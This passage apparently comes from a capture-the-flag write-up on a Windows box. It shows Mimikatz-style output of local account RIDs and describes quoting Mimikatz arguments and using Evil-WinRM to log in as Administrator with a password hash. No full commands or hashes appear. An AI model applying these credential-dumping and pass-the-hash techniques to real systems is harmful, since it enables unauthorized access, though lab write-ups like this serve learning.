RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
Carefully note how the command line arguments are separated by a single space and the three commands are enclosed in double quotes, and again, the whole string is enclosed in single quotes. It took me several hours to understand the right way to provide the command line argument to Mimikatz.

Accessing as Administrator

After an hour trying to crack the administrator password, I relied on the writeup again and found out that with Evil-WinRm, I can access with the hash and do not necessarily need to crack the hash to get the password in clear text.